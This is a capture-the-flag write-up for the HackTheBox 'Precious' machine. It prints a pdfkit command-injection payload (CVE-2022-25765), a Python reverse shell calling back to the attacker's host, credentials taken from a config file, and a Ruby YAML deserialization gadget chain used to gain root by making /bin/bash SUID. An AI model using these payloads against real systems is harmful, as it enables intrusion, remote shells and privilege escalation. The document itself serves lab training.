Precious HTB Writeup
Description
The machine we’ll talk about today is a machine vulnerable to RCE and also to YAML Deserialization attack, I’ll explain my best to do through these 2 vulnerabilities.
PORT SCANNING
nmap -sC -sV -oA nmap/result 10.10.11.189
Starting Nmap 7.93 ( <https://nmap.org> ) at 2022-11-27 00:13 CST
Nmap scan report for 10.10.11.189
Host is up (0.084s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 845e13a8e31e20661d235550f63047d2 (RSA)
|   256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)
|_  256 33053dcd7ab798458239e7ae3c91a658 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to <http://precious.htb/|_http-server-header:> nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds
We have 2 ports open ⇒ 80 and 22
http-title revealse we are redirected to http://precious.htb ⇒ Don’t forget to add it to /etc/hosts file.
HTTP Navigation
Navigating to http://precious.htb we can see a website where we can convert a web page to PDF file.

I then tried to see how works the website.
Starting my webserver with python module :
# python3 -m http.server 80
Now I can enter my “webpage” address and download the PDF generated.
Analyzing the PDF file with EXIFTOOL :

The PDF is generated by pdfkit v0.8.6 ⇒ search on Google :
we directly find that there is a vuln linked to CVE-2022-25765
After reading and understand some PoC. We understand here that we can add a random GET parameter after the link entered in the converter and inject a command between backticks
http://10.10.XX.XX/?name=%20`id`
Let’s try that and see what’s happening :

Here’s we can see that we have the command executed and reflected in the PDF Title !
We can use a Python3 reverse shell payload found on : https://gtfobins.github.io/
http://10.10.XX.XX/?name=%20`python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.XX.XX",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'`
nc -nvlp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.189.
Ncat: Connection from 10.10.11.189:42830.
$ ls
ls
app  config  config.ru  Gemfile  Gemfile.lock  pdf  public
$ cd /home/ruby
cd /home/ruby
$ ls -al
ls -al
total 28
drwxr-xr-x 4 ruby ruby 4096 Nov 26 14:36 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root    9 Oct 26 07:53 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 4 ruby ruby 4096 Nov 26 19:56 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
I found a directory called .bundle and found a file named config
-r-xr-xr-x 1 root ruby   62 Sep 26 05:04 config
$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
Let’s try these new credentials !
Privilege Escalation
-bash-5.1$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
Analyzing the file Ruby file there is YAML.load function is vulnerable to YAML Deserialization Attack.
PoC available here :
https://gist.github.com/staaldraad/89dffe369e1454eedd3306edc8a7e565#file-ruby_yaml_load_sploit2-yaml
Now we’ll download the file in /home/henry directory and try to execute it :
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
uid=0(root) gid=0(root) groups=0(root)
now let’s change the id command to something more interesting :
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: "chmod +s /bin/bash"
         method_id: :resolve
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
And we got the root.txt and user.txt files.
henry@precious:~$ /bin/bash -p
bash-5.1# cd /root
bash-5.1# cat root.txt; cat /home/henry/user.txt
3e65f5f15a60993e469cec52af3141c7
56c36a10c17db0478af95c8e10f8f733